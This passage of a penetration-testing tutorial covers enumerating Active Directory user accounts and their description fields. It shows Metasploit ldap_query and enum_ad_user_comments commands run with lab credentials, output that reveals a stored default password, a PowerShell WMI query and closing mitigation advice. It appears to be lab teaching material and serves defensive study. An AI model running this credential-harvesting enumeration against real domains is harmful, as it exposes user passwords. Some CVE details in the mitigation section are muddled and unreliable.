| anu | anu | anu | | Domain Users | 12/22/24 15:36:40 | 12/22/24 15:39:57 | 01/01/01 00:00:00 | NORMAL_ACCOUNT | 12/22/24 15:36:40 | 1110 | |
| vipin | vipin | vipin | | Domain Users | 12/22/24 15:21:03 | 12/22/24 15:22:26 | 01/01/01 00:00:00 | NORMAL_ACCOUNT | 12/22/24 15:21:03 | 1109 | |
| nishant | nishant | nishant | | Domain Users | 12/22/24 15:11:18 | 12/22/24 15:12:29 | 01/01/01 00:00:00 | NORMAL_ACCOUNT | 12/22/24 15:11:18 | 1108 | |
| ankur | ankur | ankur | | Domain Users | 12/22/24 15:03:45 | 12/22/24 15:05:18 | 01/01/01 00:00:00 | NORMAL_ACCOUNT | 12/22/24 15:03:45 | 1107 | |
| aarti | aarti | aarti | | Domain Users | 12/22/24 13:41:09 | 12/22/24 13:51:32 | 12/22/24 17:29:30 | NORMAL_ACCOUNT | 12/22/24 13:41:09 | 1105 | |
| ankit | ankit | ankit | | Domain Users | 12/22/24 09:05:12 | 12/22/24 09:08:37 | 01/01/01 00:00:00 | NORMAL_ACCOUNT | 12/22/24 09:05:12 | 1104 | |
| raj | raj | raj | | Domain Users | 12/22/24 07:34:40 | 01/20/25 10:55:19 | 12/23/24 18:15:35 | NORMAL_ACCOUNT | 12/22/24 07:34:40 | 1103 | |
| krbtgt | krbtgt | krbtgt | Denied RODC Password Replication Group | Domain Users | 12/21/24 19:50:34 | 12/22/24 07:30:38 | 01/01/01 00:00:00 | ACCOUNT_DISABLED, NORMAL_ACCOUNT | 12/21/24 19:50:34 | 502 | Key Distribution Center Service Account |
| | | | | | | | | ACCOUNT_DISABLED | | | Built-in account |

## MetaSploit

Run MetaSploit Framework Console from Kali Linux Root Terminal using the below command.

Use "***ldap_query***" auxiliary module, set all required options and run the module to enumerate all AD users' information.

```
use auxiliary/gather/ldap_query
set action ENUM_ACCOUNTS
set rhosts 192.168.1.48
set username raj
set password Password@1
set domain ignite.local
run
```

```
msf6 > use auxiliary/gather/ldap_query
[*] Using action ENUM_ACCOUNTS - view all 33 actions with the show actions command
msf6 auxiliary(gather/ldap_query) > set action ENUM_ACCOUNTS
action ⇒ ENUM_ACCOUNTS
msf6 auxiliary(gather/ldap_query) > set rhosts 192.168.1.48
rhosts ⇒ 192.168.1.48
msf6 auxiliary(gather/ldap_query) > set username raj
username ⇒ raj
msf6 auxiliary(gather/ldap_query) > set password Password@1
password ⇒ Password@1
msf6 auxiliary(gather/ldap_query) > set domain ignite.local
domain ⇒ ignite.local
msf6 auxiliary(gather/ldap_query) > run
[*] Running module against 192.168.1.48
[*] 192.168.1.48:389 Discovered base DN: DC=ignite,DC=local
CN=Administrator,CN=Users,DC=ignite,DC=local
```

Below output screenshot lists AD users' information along with their corresponding information stored in AD "*description*" attribute.

```
CN=yashika,CN=Users,DC=ignite,DC=local

 Name                Attributes
 ----                ----------
 badpwdcount         0
 description         ASRep-Roasting
 lastlogoff          1601-01-01 00:00:00 UTC
 lastlogon           2024-12-23 15:17:25 UTC
 logoncount          20
 name                yashika
 objectsid           S-1-5-21-798084426-3415456680-3274829403-1115
 pwdlastset
 samaccountname      yashika
 useraccountcontrol  4194816

CN=divya,CN=Users,DC=ignite,DC=local

 Name                Attributes
 ----                ----------
 badpwdcount         0
 description         this is default password =Password@1
 lastlogoff          1601-01-01 00:00:00 UTC
 lastlogon           1601-01-01 00:00:00 UTC
 logoncount          0
 name                divya
 objectsid           S-1-5-21-798084426-3415456680-3274829403-1601
 pwdlastset
 samaccountname      divya
 useraccountcontrol  512
```

**Note:** Alternatively, we may use "***enum_ad_user_comments***" module and enumerate user's information along with the information stored in AD "*descsription*" attribute. Below is the list of


commands to execute in sequence and the output screenshot upon running listed commands from Kali Linux Root Terminal.

```
use post/windows/gather/enum_ad_user_comments
set session 1
run
```


## Get-WmiObject

Open PowerShell in Administrative Mode in a Windows Client/Attacker Machine. Then, run the below command to enumerate information like "*username*", "*SID*" and "*description*" of users' listed in the command using the "Get-WmiObject" utility.

```
Get-WmiObject -Class Win32_UserAccount | Where-Object { $_.Name -in
@("raj", "divya") } | Select-Object Name, SID, Domain, Description
```




## Mitigation:

Vulnerabilities like *CVE-2020-1472 (Zerologon), CVE-2017-0144 (EternalBlue), CVE-2021-33766 (HiveNightmare),* and *CVE-2019-0708 (BlueKeep)* show that *UserPassword*, *UnixUserPassword*, *unicodePwd*, and *msSFU30Password* attributes themselves may not post a direct threat in all cases. However, there are various attack vectors that can be used to gain the necessary access to retrieve these password-related fields from Active Directory configuration.

Below listed are the Best-Practices to be followed diligently to remediate and resolve the possibility of enumerating AD users' passwords.

**Use Strong Encryption:** Ensure that all communications between clients and domain controllers are encrypted (LDAPS, SMB encryption, etc.) to prevent password hashes from being intercepted. Also, disable legacy authentication protocols such as NTLM where possible.

**Limit Access to Password Attributes:** Use stringent Access Control Lists (ACLs) to restrict access to sensitive attributes like UserPassword, UnixUserPassword, unicodePwd, and msSFU30Password to only trusted & limited number of administrators.

**Regularly Audit AD Permissions:** Regularly review and audit the permissions on AD objects to ensure that only authorized users and groups can access sensitive fields.

**Apply Security Patches:** Ensure all AD and associated systems (like Unix integrations) are regularly patched to prevent exploitation of known vulnerabilities.

**Monitor for Privilege Escalation:** Use monitoring & alerting tools and practices to detect suspicious activities such as privilege escalation, lateral movement and/or attempts to dump credentials.